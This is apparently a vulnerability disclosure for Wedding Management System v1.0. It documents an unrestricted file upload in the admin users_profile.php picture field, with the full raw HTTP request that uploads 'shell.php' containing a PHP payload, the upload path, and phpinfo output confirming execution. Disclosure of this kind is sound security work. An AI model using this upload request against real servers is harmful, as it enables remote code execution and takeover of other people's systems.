Wedding Management System v1.0 by codeastr.com has arbitrary code execution (RCE)

vendor: https://codeastro.com/wedding-management-system-in-php-with-source-code/

Vulnerability url: http://ip/Wedding-Management/admin/users_profile.php

Loophole location： The editing function of "Liam moore" module in the background management system-- > there is an arbitrary file upload vulnerability (RCE) in the picture upload point of "users_profile.php" file.


Click "Edit My Account" to save

Request package for file upload：


```
POST /Wedding-Management/admin/users_profile.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Referer: http://192.168.1.19/Wedding-Management/admin/users_profile.php
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------270312135209
Content-Length: 1045

-----------------------------270312135209
Content-Disposition: form-data; name="profile_picture"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------270312135209
Content-Disposition: form-data; name="firstname"

Liam
-----------------------------270312135209
Content-Disposition: form-data; name="lastname"

Moore
-----------------------------270312135209
Content-Disposition: form-data; name="email"

admin@mail.com
-----------------------------270312135209
Content-Disposition: form-data; name="username"

adminliam
-----------------------------270312135209
Content-Disposition: form-data; name="gender"

m
-----------------------------270312135209
Content-Disposition: form-data; name="address"

Grand Meadows
-----------------------------270312135209
Content-Disposition: form-data; name="designation"

0
-----------------------------270312135209
Content-Disposition: form-data; name="submit"


-----------------------------270312135209--
```

The files will be uploaded to this directory \admin\upload\users\



We visited the directory of the file in the browser and found that the code had been executed



IFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Editi
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-buil pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_ snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" \dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--enable